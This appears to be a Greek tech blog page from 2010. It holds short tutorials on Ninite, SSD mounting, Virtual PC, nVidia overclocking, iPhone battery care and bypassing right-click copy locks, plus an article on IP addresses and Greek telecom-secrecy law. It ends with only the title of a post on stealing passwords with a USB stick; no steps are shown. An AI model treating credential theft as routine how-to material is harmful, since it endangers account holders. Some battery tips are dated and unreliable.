Social Icons

Πώς να κατεβάσετε τα Linux και να τα γράψετε σε DVD ή USB..

1o Μέρος Σε αυτό το πρώτο μέρος της ανάρτησεις θα περιγράψουμε Βήμα Βήμα πώς να κατεβάσετε τα Linux και να τα γράψετε σε ένα DVD ή USB...

Πώς να δημιουργήσετε το δικό σας online ερωτηματολόγιο εύκολα και γρήγορα!

Η Google έχει βελτιώσει το συγκεκριμένο εργαλείο με νέες επιλογές και στοιχεία. Σε αυτήν λοιπόν την δημοσίευση θα σας περιγράψουμε από την αρχή την δημιουργία ενός online ερωτηματολογίου με τα νέα αυτά δεδομένα!

Sleep X: Πρόγραμμα για να κλείσετε με προεπιλεγμένο χρόνο τον υπολογιστή σας!

Σε αυτόν τον οδηγό θα περιγράψουμε πώς μπορούμε να βάλουμε να κλείσουμε τον υπολογιστή μας σε όσο χρόνο θέλουμε εμείς. Το πρόγραμμα που θα χρησιμοποιήσουμε είναι το "Sleep X"!

Format Factory: Ένα πρόγραμμα που μετατρέπει σχεδόν "τα πάντα".

Άν έχετε βαρεθεί τα προγράμματα που υπάρχουν στο internet που υπόσχονται μετά το δωρεάν "κατέβασμα" τους παντός είδους μετατροπές, αλλά μετά την εγκατάσταση ζητάνε να αγοράσετε άδεια χρήσης και μετατρέπουν μόνο το μισό αρχείο, ήρθε για εσάς το "Format Factory". Ένα εύχρηστο δωρεάν πρόγραμμα μετατροπής που υποστηρίζει όλες τις γνωστές επεκτάσεις αρχείων.


Πώς να λύσετε το πρόβλημα με τις μπλέ οθόνες (Blue Screen)

Τί ακριβώς σημαίνουν τα «κινέζικα» που διαβάζουμε στις μπλε οθόνες; Ποιά είναι η πηγή του προβλήματος; Πώς μπορούμε να το λύσουμε;

Κυριακή 31 Ιανουαρίου 2010

Πώς να κάνετε αυτόματες εγκαταστάσεις πολλαπλών εφαρμογών.

Ίσως αποφασίσατε να μεταβείτε κι εσείς στον… γυαλιστερό κόσμο των Windows 7 ή να εγκαταστήσετε ξανά τα Windows Vista ή τα XP, στα οποία προτιμάτε να παραμείνετε. Ίσως θέλετε να εγκαταστήσετε ορισμένες εφαρμογές στο δεύτερο PC σας, στο laptop σας ή στον υπολογιστή ενός φίλου.

Όπως και να έχει, το πιθανότερο είναι πως ανάμεσα σε ό,τι εγκαταστήσετε θα βρίσκονται κάποιες αρκετά δημοφιλείς εφαρμογές (Firefox, Skype, Windows Live Messenger, Winamp κ.ά.). Και όλες θα θέλουν να τις εγκαταστήσετε μία προς μία, δεσμεύοντας τον πολύτιμο χρόνο σας. Γνωρίστε, λοιπόν, το Ninite.

Πρόκειται για σχετικά νέα υπηρεσία, η οποία παρέχει μία λίστα με αρκετά δημοφιλείς εφαρμογές - ανάμεσα στις οποίες και οι προαναφερθείσες. Μπορείτε, λοιπόν, να επιλέξετε αυτές που θέλετε να εγκατασταθούν σε έναν υπολογιστή, και το Ninite θα αναλάβει να δημιουργήσει έναν Installer, τον οποίον μπορείτε να κατεβάσετε στον υπολογιστή.

Όταν θα τον τρέξετε, αυτός θα αρχίσει να “τραβά” μέσω Internet τις τελευταίες εκδόσεις των εφαρμογών που επιλέξατε και θα τις εγκαθιστά στον υπολογιστή με τις default ρυθμίσεις τους, αποφεύγοντας ταυτόχρονα την εγκατάσταση περιττών συνοδευτικών στοιχείων (π.χ. toolbars όπως η Yahoo! toolbar) καθώς και στοιχείων που θα μπορούσαν να χαρακτηριστούν ενοχλητικά.

Μπορείτε να χρησιμοποιήσετε τον ίδιο Installer σε πολλούς υπολογιστές ή ύστερα από μία επανεγκατάσταση, για να ξαναπεράσετε το ίδιο πακέτο εφαρμογών, χωρίς να απαιτείται η παραμικρή άλλη κίνηση από μέρους σας. Μετά την ολοκλήρωση της εγκατάστασης μπορείτε να αρχίσετε να χρησιμοποιείτε τις αγαπημένες σας εφαρμογές! Καλό δεν ακούγεται; Ας το δούμε στην πράξη…

Βήμα 1

Επισκεφθείτε το site της υπηρεσίας στη διεύθυνση http://ninite.com. Απλώς δείτε τη λίστα λογισμικού -η οποία, αν και δεν μπορεί να χαρακτηριστεί τεράστια, εντούτοις περιλαμβάνει αρκετές εφαρμογές που πιθανότατα τις θέλετε- και επιλέξτε ποιες από αυτές επιθυμείτε να περιλαμβάνονται στο πακέτο εγκατάστασης.

Βήμα 2

Όταν τελειώσετε με την επιλογή σας, κατεβείτε στο τέλος της σελίδας, όπου θα βρείτε ένα πλήκτρο με το πάτημα του οποίου ξεκινά το κατέβασμα του Installer. Επιλέξτε το και διαλέξτε ένα σημείο του δίσκου όπου θέλετε να αποθηκευτεί το αρχείο. Στη συνέχεια, απλώς τρέξτε το στους υπολογιστές όπου θέλετε να εγκατασταθούν οι εφαρμογές του πακέτου που μόλις φτιάξατε!


Πηγή


Διαβάστε ολόκληρη την ανάρτηση πατώντας ΕΔΩ [...]

Σάββατο 30 Ιανουαρίου 2010

Πώς να τοποθετήσετε οποιοδήποτε δίσκο SSD σε θέση 3,5"

Ένας SSD δίσκος είναι αυτήν τη στιγμή μία από τις καλύτερες αναβαθμίσεις που μπορεί κάποιος να κάνει στο PC του. Είναι, όμως, εύκολη η εγκατάστασή του στο case σας;

Η αλήθεια είναι οτι ποτέ δεν καταλάβαμε γιατί οι εταιρείες που φτιάχνουν σκληρούς δίσκους SSD αποφάσισαν ότι τα μοντέλα που θα κυκλοφορούν θα είναι σε διαστάσεις 2,5 ίντσων ή ακόμα και 1,8. Τόσους μήνες που δοκιμάζουμε δίσκους SSD, ένα μοντέλο μόνο είδαμε στις 3,5 ίντσες.

Λες και όλοι οι δίσκοι προορίζονται για χρήση σε notebook, και όχι σε desktop, αφού κανένα κουτί υπολογιστή δεν διαθέτει θέση για δίσκους 2,5 ιντσών, που θα πρέπει να βάλουμε τους SSD. Η λύση ήταν ή να πετάμε το δίσκο “χύμα” στο κουτί ή να παίρνουμε κάποια από τις βάσεις στήριξης σε bay για δίσκο 3,5 ιντσών.

Γιατί, όμως, να ξοδέψουμε τα -έστω λίγα- χρήματα αυτά, αφού μπορούμε να φτιάξουμε τη δική μας βάση στήριξης πολύ εύκολα, πολύ γρήγορα και με μηδενικό κόστος; Το μοναδικό που χρειαζόμαστε είναι αυτές οι βίδες στήριξης των mainboard, που από τη μια βιδώνουν και από την άλλη έχουν τρύπα για να δέχονται βίδα.

Όλοι μας έχουμε τέτοιες βίδες να περισσεύουν, αλλά, ακόμα και να μην έχουμε, με €1 μπορούμε να αγοράσουμε δεκάδες. Η διαδικασία που θα ακολουθήσουμε έγινε σε case που χρησιμοποιεί συρταρωτές βάσεις στήριξης για τους δίσκους 3,5 ιντσών, μπορεί όμως να προσαρμοστεί σε οποιοδήποτε case.

Βήμα 1

Όπως μπορείτε να δείτε, χρησιμοποιούμε τις βίδες στήριξης του mainboard για να φτιάξουμε “αυτιά” στο δίσκο SSD και να μπορέσει να στηριχθεί στα πλαϊνά του κουτιού, που είναι μακριά. Από τη μία μεριά βάλαμε στις τρύπες του SSD μία βίδα σε κάθε τρύπα και από την άλλη τοποθετήσαμε τρεις βίδες -τη μία μέσα στην άλλη- φτιάχνοντας ένα μικρό πύργο.


Βήμα 2

Είμαστε έτοιμοι να προσαρμόσουμε τις βάσεις στήριξης. Οι βάσεις αυτές είναι φτιαγμένες για να τοποθετούνται στους δίσκους των 3,5 ιντσών και προσαρμόζονται στις αντίστοιχες τρύπες. Αφαιρούμε τα μεταλλικά βιδάκια από τις βάσεις και κρατάμε το κενό, ώστε αργότερα να μπορούμε να βιδώσουμε τον SSD πάνω στις βάσεις.


Βήμα 3

Είμαστε έτοιμοι πλέον να τοποθετήσουμε σε καθεμία από τις δύο πλευρές του SSD δίσκου τις βάσεις στήριξης. Τοποθετούμε το δίσκο έτσι ώστε οι βίδες που έχει στην κάθε πλευρά του να βρεθούν ακριβώς στην τρύπα της βάσης στήριξης και βιδώνουμε για να στερεώσουμε πλήρως το δίσκο.


Βήμα 4

Το τελικό αποτέλεσμα είναι ένας συρταρωτά τοποθετούμενος δίσκος SSD, ο οποίος φαίνεται σαν να βρίσκεται στον αέρα, είναι όμως μια χαρά στερεωμένος και μπορεί να αφαιρεθεί με την ίδια ευκολία.


Πηγή


Διαβάστε ολόκληρη την ανάρτηση πατώντας ΕΔΩ [...]

Πέμπτη 28 Ιανουαρίου 2010

Διεύθυνση IP, Κυβερνοέγκλημα (Cyber Crime) και Τηλεπικοινωνιακό Απόρρητο (με απλά λόγια).

Ως «Ηλεκτρονικό Έγκλημα» θεωρείται κάθε αξιόποινο έγκλημα που διαπράχθηκε με τη χρήση συσκευών υψηλής τεχνολογίας (π.χ. υπολογιστή, κινητού τηλεφώνου κ.τ.λ.).

Σύμφωνα με την ΕΛ.ΑΣ., τα Ηλεκτρονικά Εγκλήματα διακρίνονται, ανάλογα με τον τρόπο που συντελέστηκαν σε: «Εγκλήματα Ηλεκτρονικών Υπολογιστών» (Computer Crime) και σε «Κυβερνοεγκλήματα» (Cyber Crime), τα εγκλήματα που τελέσθηκαν μέσω του Διαδικτύου (Internet).


Η διαδικασία άρσης του απορρήτου για τα Κυβερνοεγκλήματα είναι το αντικείμενο του παρόντος άρθρου. Θα προηγηθεί ωστόσο η περιγραφή ενός σημαντικού στοιχείου που συντελεί καθοριστικά στην «ηλεκτρονική ιχνηλασία» και στον εντοπισμό του «εγκληματικού» υπολογιστή. Το στοιχείο αυτό είναι η περίφημη Διεύθυνση IP (IP address).

Για την ταυτοποίηση ενός διασυνδεδεμένου σε δίκτυο υπολογιστή δεν αρκεί η τεχνική παράμετρος της IP Διεύθυνσης. Η Διεύθυνση αυτή δεν είναι μοναδική για κάθε μηχάνημα όπως εσφαλμένα νομίζουν οι περισσότεροι. [Μοναδική είναι μόνο για κάποια από τα μηχανήματα του Παρόχου (βλ. παρακάτω)].

Η Διεύθυνση IP (Internet Protocol address) μπορεί να παρομοιαστεί σαν τον τηλεφωνικό αριθμό κλήσης που χρησιμοποιούν οι άνθρωποι όταν θέλουν να τηλεπικοινωνήσουν. Στους υπολογιστές, όταν δύο μηχανήματα (ή δύο προγράμματα – λογισμικά) χρειάζεται να τηλεπικοινωνήσουν χρησιμοποιούν τους αριθμούς της Διεύθυνσης IP για να συνευρεθούν δικτυακά ή Διαδικτυακά. Η Διεύθυνση αυτή είναι αυστηρά καθορισμένη (byte προς byte). Αποτελείται (στην έκδοση 4, γνωστή τεχνικά ως IPv4) από τέσσερεις αριθμούς (με εύρος από 0 έως 255 ο καθένας) χωρισμένους από τελείες (γνωστή τεχνικά ως μορφή δεκαδικών με τελείες (dotted decimal format)) και μοιάζει κάπως έτσι: «192.168.46.12».


Ωστόσο, υπάρχει μια ειδοποιός διαφορά σε σχέση με τον τηλεφωνικό αριθμό ο οποίος είναι στατικός, δηλ. μόνιμος. Η IP address δε χαρακτηρίζεται (πάντα) από στατικότητα. Μ’ άλλα λόγια, οι υπολογιστές των απλών χρηστών δεν έχουν διαρκώς τον ίδιο αριθμό της Διεύθυνσης IP.

Οι IP Διευθύνσεις διανέμονται δυναμικά από τον Παροχέα (ή Πάροχo) Υπηρεσιών Διαδικτύου (Internet Service Provider ή ISP) στα μηχανήματα των συνδρομητών – χρηστών του, πριν από τη σύνδεση αυτών στο Διαδίκτυο (Internet). Το πλήθος των διευθύνσεων είναι συνήθως μικρότερο ή ίσο από το πλήθος των χρηστών που εξυπηρετεί ο Πάροχος. Συνεπώς δύναται (και πραγματικά συμβαίνει), υπολογιστές διαφορετικών χρηστών, που έχουν τον ίδιο Πάροχο, να συνδέονται στο Διαδίκτυο με την ΙΔΙΑ(!) Διεύθυνση IP (ακόμα κι εντός της ίδιας ημέρας). Περισσότερα δείτε στην παρουσίαση που ακολουθεί.

(Ίσως χρειαστεί αναμονή μερικών δευτερολέπτων)


Σημείωση: Για να δείτε την παρουσίαση πατήστε το πλήκτρο Play. Για να κατεβάσετε την παρουσίαση σε αρχείο PowerPoint (2007) κάντε κλικ εδώ. Αν δεν έχετε εγκατεστημένο το PowerPoint 2007, κατεβάσετε τον PowerPoint Viewer με κλικ εδώ.

Η εύλογη ερώτηση είναι: Τότε με ποιό τρόπο, η Δίωξη Ηλεκτρονικού Εγκλήματος (Δ.Η.Ε.), καταφέρνει να ταυτοποιήσει τους υπολογιστές των χρηστών που διέπραξαν ή διαπράττουν ηλεκτρονικά εγκλήματα ώστε να συλλέξει όλες τις «ηλεκτρονικές αποδείξεις» (electronic evidence);

Δε θα υπεισέλθουμε σε όλες τις λεπτομέρειες, διότι δε θέλουμε να δυσκολέψουμε τη δουλεία της υπηρεσίας (ακόμα κι αν αύριο – μεθαύριο στραφεί εναντίον μας, λέμε τώρα…). Θ’ αποκαλύψουμε απλώς το πρώτο επίπεδο της διαδικασίας. Η Δ.Η.Ε. δεν λαμβάνει υπόψη ως πληροφορία μόνο τις IP Διευθύνσεις, αλλά και τη χρονική περίοδο δράσης – χρήσης της IP που είναι διαφορετική για κάθε υπολογιστή που έχει κοινό Πάροχο (δηλ. δε γίνεται περισσότεροι από ένας υπολογιστές (με κοινό Πάροχο) να έχουν το ίδιο IP στο ίδιο χρονικό διάστημα).

Έτσι, ο συνδυασμός της IP address και του χρόνου (timestamp), δηλαδή οι πληροφορίες της Χρονοσφράγισης των δεδομένων μαζί με τη Διεύθυνση IP που χρησιμοποιήθηκε για την ανταλλαγή τους, προσδιορίζει μοναδικά (ταυτοποίηση) το ηλεκτρονικό ίχνος του ή των υπολογιστών, μέσω των οποίων διαπιστώθηκε η τέλεση ηλεκτρονικών εγκλημάτων.

Αυτές οι τεχνικές πληροφορίες αποτελούν τμήμα ενός συνόλου πληροφοριών που απαρτίζουν τη «γλώσσα» δικτυακής επικοινωνίας. Την λεγόμενη (τεχνικά) Συλλογή Πρωτοκόλλων Διαδικτύου (Internet Protocol Suite), ευρύτερα γνωστή ως TCP/IP. Γι’ αυτό το λόγο προστατεύονται(;) από το απόρρητο των επικοινωνιών.

Ο Πάροχος, ο οποίος είναι ο κάτοχος των πληροφοριών, υποχρεούται να επιτρέψει την πρόσβαση σ’ αυτές, μόνο κατόπιν δικαστικής διαταγής (εισαγγελέα ή δικαστικού συμβουλίου) που θα άρει το απόρρητο.

Βασική προϋπόθεση, για να θεωρηθεί νόμιμη η άρση του απορρήτου, είναι η διακρίβωση κακουργημάτων κι όχι πλημμελημάτων (βλ. Ν. 2225/1994).

Με τις προϋποθέσεις που προβλέπονται στο Νόμο 2225/1994, οφείλουν να συμμορφώνονται όλοι, ακόμα και οι κ. Εισαγγελείς.

Η Αρχή Διασφάλισης του Απορρήτου των Επικοινωνιών (Α.Δ.Α.Ε.) οφείλει να εφαρμόζει όσα ο νόμος επιτάσσει, ελέγχοντας αν οι Πάροχοι τηρούν τη νομιμότητα κάθε φορά που προσκομίζουν στοιχεία και πληροφορίες στις αρχές.

Με βάση την ισχύουσα νομοθεσία, όλα τα εξωτερικά στοιχεία της (τηλ-)επικοινωνίας μέσω Διαδικτύου (δηλ. η θέση, ο χρόνος, ο καλών, ο καλούμενος, η διεύθυνση ΙΡ κ.ά.) καλύπτονται από το Απόρρητο.

Η γνωμοδότηση Σανιδά είναι αντίθετη με την ευρωπαϊκή νομολογία. Επίσης, είναι αντίθετη με το ισχύον θεσμικό πλαίσιο. Συνεπώς είναι αντισυνταγματική και καθίσταται αυτοδικαίως άκυρη.

(Ίσως χρειαστεί αναμονή μερικών δευτερολέπτων)


Το Νόμο 2225/1994 μπορείτε να τον κατεβάσετε απ' εδώ


Πηγή


Διαβάστε ολόκληρη την ανάρτηση πατώντας ΕΔΩ [...]

Δευτέρα 25 Ιανουαρίου 2010

Πώς να δημιουργήσετε το δικό σας Virtual PC (εικονικό υπολογιστή).


Η εποχή των ατελείωτων επανεκκινήσεων και των εκνευριστικών boot managers έχει μείνει στην ιστορία! Αυτό το άρθρο θα σας βοηθήσει να δημιουργήσετε ένα εικονικό PC που θα τρέχει μέσα από το ήδη εγκατεστημένο λειτουργικό σας σύστημα.


Για να περιγράψω την χρησιμότητα και την ευκολία του να δουλεύεις με Virtual PCs δε θα αρκούσαν ούτε δέκα posts. Τώρα μπορείτε να δουλεύετε ταυτόχρονα με παλαιότερες εκδόσεις των Windows και να εκτελείτε εφαρμογές που τα Vista δεν υποστηρίζουν. Δε χρειάζεται να κάνετε ούτε format ούτε να πάρετε backup από τα αρχεία σας. Ο τύπος του υπολογιστή σας δεν παίζει επίσης κανένα ρόλο. Καλώς ήρθατε στην Virtual εποχή!


Προαπαιτούμενα
Θα χρειαστεί να κατεβάσετε το Virtual PC της Microsoft (που διατίθεται δωρεάν από εδώ) και να έχετε διαθέσιμο ένα bootable δίσκο εγκατάστασης από το λειτουργικό που θέλετε να χρησιμοποιήσετε. Μπορείτε ακόμη να χρησιμοποιήσετε ένα image από οποιαδήποτε διανομή Linux (συμβατή με PC).

Δημιουργώντας ένα εικονικό PC
Αφού εγκαταστήσετε την εφαρμογή Microsoft Virtual PC τρέξτε την και στο παράθυρο που θα ανοίξει επιλέξτε New. Στον οδηγό που εμφανίζεται επιλέξτε New Virtual Machine και δώστε του ένα όνομα επιλογής σας. Στη συνέχεια θα χρειαστεί να επιλέξετε το όριο φυσικής μνήμης που θα καταναλώσει η εφαρμογή. Μην το παρακάνετε! Καλό θα είναι να ελέγξετε πόση ελεύθερη μνήμη έχει ο υπολογιστής σας (από τις επιδόσεις συστήματος) και να δώσετε μια τιμή -200 με -300MB.


Στην επόμενη καρτέλα θα χρειαστεί να επιλέξετε το λειτουργικό που θα εγκατασταθεί. Επιλέξτε αυτό που επιθυμείτε και στην επόμενη οθόνη επιλέξτε A new virtual hard disk. Καθορίστε το που θα αποθηκευτεί το image του σκληρού σας δίσκου και πατήστε επόμενο. Να σημειώσω εδώ ότι δε θα δεσμευτεί ολόκληρος ο χώρος που θα καθορίσετε στο επόμενο πεδίο, οπότε επιλέξτε ένα μέγεθος λίγο πιο μικρό από τον ελεύθερο χώρο που υπάρχει στον σκληρό σας.

Εγκατάσταση λειτουργικού
Αυτό ήταν! Δημιουργήσαμε ένα νέο εικονικό PC. Τώρα θα εγκαταστήσουμε το λειτουργικό. Στο παράδειγμά μου θα χρησιμοποιήσω τα Windows XP. Μπορείτε να εγκαταστήσετε οποιοδήποτε λειτουργικό θέλετε αρκεί να έχετε ξεχωριστό serial number (στην περίπτωση των Windows μόνο). Βλέπετε η Microsoft θεωρεί ότι εγκατάσταση λειτουργικών σε Virtual PCs δε διαφέρει από αυτήν στα πραγματικά PCs και ένα serial number προορίζεται αποκλειστικά για ένα PC.


Βάλτε το cd/dvd της εγκατάστασης στο drive σας και τρέξτε την εικονική μηχανή. Από το μενού CD επιλέξτε Capture drive ή ISO Image. Στην πρώτη περίπτωση το Virtual PC θα θεωρήσει ως drive του την πραγματική σας συσκευή. Στην δεύτερη μπορείτε να επιλέξετε κάποιο image file (κυρίως για εγκατάσταση Linux). Τώρα από την καρτέλα Action επιλέξτε Ctrl+Alt+Del (Φοβερό έτσι;). Το μηχάνημα θα επανεκκινήσει και θα αναγνωρίσει ότι έχετε εισάγει δίσκο εγκατάστασης. Ακολουθήστε τα βήματα εγκατάστασης έτσι όπως τα έχετε συνηθίσει.

Χρήσιμες Συμβουλές
Με γεια! Μόλις ολοκληρωθεί η εγκατάσταση θα αποκτήσετε ένα νέο υπολογιστή που θα τρέχει παράλληλα με τον δικό σας. Μπορείτε να του κάνετε pause, resume ή hard reset! Μπορείτε να δημιουργήσετε πολλαπλά PC που θα τρέχουν ταυτόχρονα! Τέλος μπορείτε να κλείσετε τελείως την εφαρμογή και να σώσετε την δουλειά σας, συνεχίζοντάς την επόμενη φορά που θα την ξεκινήσετε! Το Virtual PC είναι μια αρκετά απλή και εύχρηστη εφαρμογή. Μπορείτε να δείτε τις διαθέσιμες ρυθμίσεις για να καθορίσετε ακόμη περισσότερες παραμέτρους. Ίσως σε επόμενο άρθρο να ασχοληθούμε και με αυτό.

Με αυτό το post εγκαινιάζουμε και την συνεργασία του Something Digital με τον δικτυακό τόπο Noobwars. Αν είστε gamer που σέβεται τον εαυτό του τότε ρίξτε μια ματιά στο site και σίγουρα θα βρείτε κάτι ενδιαφέρον.


TIP
Για να μην πατάτε το δεξί Alt κάθε φορά που θέλετε να επιστρέψετε στο deskop, εγκαταστήστε τα Additions του MVPC 2007. Μόλις φορτώσει το λειτουργικό πατήστε δεξί Alt+J. Για full screen πατήστε dεξί Alt+Enter.


Πηγή


Διαβάστε ολόκληρη την ανάρτηση πατώντας ΕΔΩ [...]

Πώς να κάνετε Official Overclocking σε κάρτες nVidia με το nTune.

Θέλετε αυξημένες επιδόσεις στα video games χωρίς να ξοδέψετε ούτε ευρώ; Θέλετε να κάνετε overclocking αλλά ταυτόχρονα φοβάστε για την ακεραιότητα του υλικού σας; Με το nTune της nVidia μπορείτε να «ανεβάσετε τους ρυθμούς» της κάρτας γραφικών σας χωρίς να ανησυχείτε για το αν τελικά θα την πάρετε στο χέρι!

Στον κόσμο της αγοράς hardware έχει διαδοθεί η φήμη ότι οι εταιρίες κυκλοφορούν επεξεργαστές (είτε πρόκειται για CPU, είτε για αυτούς που υπάρχουν ενσωματωμένοι σε κάρτες γραφικών) χρονίζοντάς τους λιγάκι πιο κάτω από αυτό που μπορούν να αποδώσουν, με αποτέλεσμα μικρή απώλεια σε επιδόσεις. Αν έχετε το χρόνο (και τις γνώσεις) τότε μπορείτε να «ξεκλειδώσετε» αυτές τις τιμές και να κάνετε τα παιχνίδια σας να τρέχουν ακόμη πιο αρμονικά, χωρίς ενοχλητικές καθυστερήσεις… Είσαστε έτοιμοι για να σπάσουμε τα ρεκόρ των benchmarks;

Μέχρι πρόσφατα οι χρήστες έβρισκαν διάφορους τρόπους για να επέμβουν στις μεταβλητές του υλικού, με εντυπωσιακά αλλά και τρομακτικά (σε μερικές περιπτώσεις) αποτελέσματα. Τον τελευταίο καιρό έχουμε συνηθίσει να βλέπουμε τις ίδιες τις εταιρείες να παρέχουν βοηθητικές εφαρμογές στους χρήστες για overclocking. Μια από αυτές θα αναλύσουμε σε αυτό το tutorial.


Προαπαιτούμενα
Κατ’ αρχάς θα πρέπει να διαθέτετε μια κάρτα γραφικών της nVidia (όχι απαραίτητα τελευταίου μοντέλου), καθώς η εφαρμογή που θα παρουσιάσουμε δεν λειτουργεί με κάρτες άλλης μάρκας. Στη συνέχεια θα πρέπει να κατεβάσετε την εφαρμογή nTune. Συνιστάται να έχετε εγκαταστήσει και τους τελευταίους drivers από το επίσημο site.

Μέτρα προφύλαξης
Η διαδικασία αν και είναι αρκετά απλή, κρύβει μερικούς κινδύνους, οι οποίοι μπορούν να επηρεάσουν την ομαλή λειτουργία του υπολογιστή σας. Αν παρατηρήσετε κάποια ανωμαλία, όπως περίεργα pixels να εμφανίζονται από το πουθενά, αδικαιολόγητες επανεκκινήσεις ή κολλήματα, υψηλές θερμοκρασίες ή το χειρότερο αδυναμία εκκίνησης του λειτουργικού, τότε επαναφέρετε τις ρυθμίσεις στα αρχικά επίπεδα και σταματήστε την χρήση της εφαρμογής.

Θα ήταν καλό να απενεργοποιήσετε την λειτουργία αυτόματου συγχρονισμού του ρολογιού του PCI Bus. Αυτό γίνεται από την αντίστοιχη καρτέλα του BIOS «performance», όπου και ορίστε την τιμή από Auto σε Normal. Επίσης από το BIOS θα πρέπει να παρατηρείτε συχνά την θερμοκρασία του υλικού σας.


Ξεκινώντας…
Αφού εγκαταστήσετε την εφαρμογή και αφού κάνετε επανεκκίνηση τον υπολογιστή σας, κάντε δεξί κλικ στην επιφάνεια εργασίας και ανοίξτε το Control Panel της nVidia. Εκεί θα έχει δημιουργηθεί μια έξτρα επιλογή «Performance». Κάντε κλικ και σε αυτήν και αποδεχτείτε τους όρους χρήσης της εφαρμογής. Σε αυτούς προσθέστε ότι το SD δε φέρει καμία ευθύνη για οτιδήποτε συμβεί στον υπολογιστή σας!

Αυτόματο Tuning
Το nTune μπορεί να ανακαλύψει αυτόματα την κατάλληλη ρύθμιση για βέλτιστες επιδόσεις, ανάλογα με το σύστημά σας και την κάρτα γραφικών που διαθέτετε. Επιλέγοντας αυτήν την επιλογή θα εκτελεστούν μερικά benchmarks που θα τεστάρουν την συμπεριφορά της κάρτας, σε κάθε τιμή του ρολογιού. Μόλις ολοκληρωθούν το nTune θα σας προτείνει τις κατάλληλες αλλαγές. Συμφωνήστε με αυτές και επιλέξτε να εφαρμόζονται κάθε φορά που γίνεται εκκίνηση των Windows.


Χειροκίνητο Tuning
Μπορείτε να παίξετε με τις τιμές χρονισμού του επεξεργαστή γραφικών και της ενσωματωμένης μνήμης αλλά μην το παρακάνετε αν δε θέλετε να την καταστρέψετε τελείως! Η λογική είναι η εξής: πρώτα ανεβάζουμε ελάχιστα τις τιμές, μετά ελέγχουμε την σταθερότητα του συστήματος και τελευταία επιλέγουμε την εφαρμογή των ρυθμίσεων μετά από επανεκκίνηση.


Monitoring & Rules
Το πρόγραμμα σας δίνει ακόμα την δυνατότητα να παρακολουθήσετε τις μεταβλητές του συστήματός σας για να ελέγχετε αν όλα λειτουργούν ομαλά, με τη βοήθεια του Monitor αλλά και των logs. Τέλος μπορείτε να δημιουργήσετε κανόνες έτσι ώστε κάθε φορά που συμβαίνει κάτι ασυνήθιστο στο σύστημά σας να ενημερώνεστε με pop-up παράθυρα, ήχους ή να γίνεται αυτόματη απενεργοποίηση των ρυθμίσεων.

TIP
Αν έχετε motherboard που βασίζεται σε τσιπάκι nForce τότε το nTune θα σας δώσει τη δυνατότητα υπερχρονισμού ολόκληρου του συστήματος, τροποποιώντας τις τιμές χρονισμού του FSB, και των διάφορων System buses.


Πηγή


Διαβάστε ολόκληρη την ανάρτηση πατώντας ΕΔΩ [...]

Παρασκευή 15 Ιανουαρίου 2010

Όλα τα tutorials και όλες οι οδηγίες που υπάρχουν στο blog μου ώς τώρα....

Σε αυτό το post μπορείτε να δείτε ΟΛΕΣ τις αναρτήσεις που έχουν δημοσιευτεί ώς τώρα


Διαβάστε ολόκληρη την ανάρτηση πατώντας ΕΔΩ [...]

Παρασκευή 8 Ιανουαρίου 2010

Tips για την καλύτερη απόδοση της μπαταρίας του iPhone.

1. Κλείσιμο του 3G: Settings -> General -> Network -> 3G OFF

2. Κλείσιμο του Wi-Fi: Settings -> Wi-Fi -> Wi-Fi OFF

3. Κλείσιμο του Location Services: Settings -> General -> Location Services OFF

4. Κλείσιμο του Push Mail: Settings -> Fetch New Data -> Push OFF

5. Κλείσιμο του Bluetooth: Settings -> General -> Bluetooth -> Bluetooth OFF

6. Κλείσιμο του EQ: Settings -> iPod -> EQ -> OFF
7. Χαμήλωση του Brightness Level(Φωτεινότητα): Settings -> Brightness

8. Άνοιγμα του Airplane Mode σε περιοχές μη-κάλυψης δικτύου: Settings -> Airplane Mode ON
9. Χρησιμοποίηση του Auto-Lock(Αυτόματο Κλείδωμα): Settings -> General -> Auto-Lock
10. Μην φορτίζεται το iPhone σε συνεχή βάση.Αφήστε το να κατέβει στο 10-20% και τότε φορτίστε το.

11. Μην φορτίζεται το iPhone περισσότερο από όσο χρειάζεται.Μόλις η μπαταρία φτάσει το 100% διακόψτε την φόρτιση.

12. Αφήστε το iPhone να ξεφορτίσει τελείως και κάντε μία πλήρη φόρτιση τουλάχιστον μία φορά τον μήνα (Charge Cycle).
Διαβάστε ολόκληρη την ανάρτηση πατώντας ΕΔΩ [...]

Πέμπτη 7 Ιανουαρίου 2010

Πώς να αντιγράψετε ένα κείμενο ή εικόνα από ένα site το οποίο έχει κλειδωμένο το δεξί κλίκ ή την αντιγραφή.

Πολλές ιστοσελίδες έχουν "κλειδώσει" την αντιγραφή ή και το δεξί κλικ για να μην μπορούμε να αντιγράψουμε ένα κείμενο ή κάποια εικόνα. Με το παρακάτω οδηγό, θα σας δείξω πώς μπορείτε να αποσπάσετε το κείμενο ή την εικόνα που θέλετε.


Βήμα 1.
Μπαίνουμε στο site και βρήσκουμε το κείμενο ή την εικόνα που θέλουμε.

Βήμα 2.
Πάνω δεξιά, στον Browser επιλέγουμε Αρχείο --> Αποθήκευση σελίδας ώς ή απλά πατάμε Ctrl+S

Βήμα 3.
Στο παράθυρο που εμφανίζετε στο όνομα αρχείου βάζουμε ότι όνομα θέλουμε. Στο Αποθήκευση ώς επιλέγουμε "Ιστοσελίδα, μόνο HTML" και πατάμε αποθήκευση.


Στο σημείο που επιλέξαμε να αποθηκεύσουμε το αρχείο έχει εμαφανιστεί ένα εικονίδιο με κατάληξη .htm
Τώρα μπορούμε απλά να το ανοίξουμε με διπλό κλίκ και να αντιγράψουμε το κείμενο ή την εικόνα, ή μπορούμε να ανοίξουμε έναν επεξεργαστή κειμένου όπως το word, και να εισάγουμε το αρχείο .htm

Ελπίζω να σας φανεί χρήσιμο. Δεκτές οι διορθώσεις ή οι ερωτήσεις.


Διαβάστε ολόκληρη την ανάρτηση πατώντας ΕΔΩ [...]

Τετάρτη 6 Ιανουαρίου 2010

Πώς να υποκλέψετε κωδικούς με USB Stick.

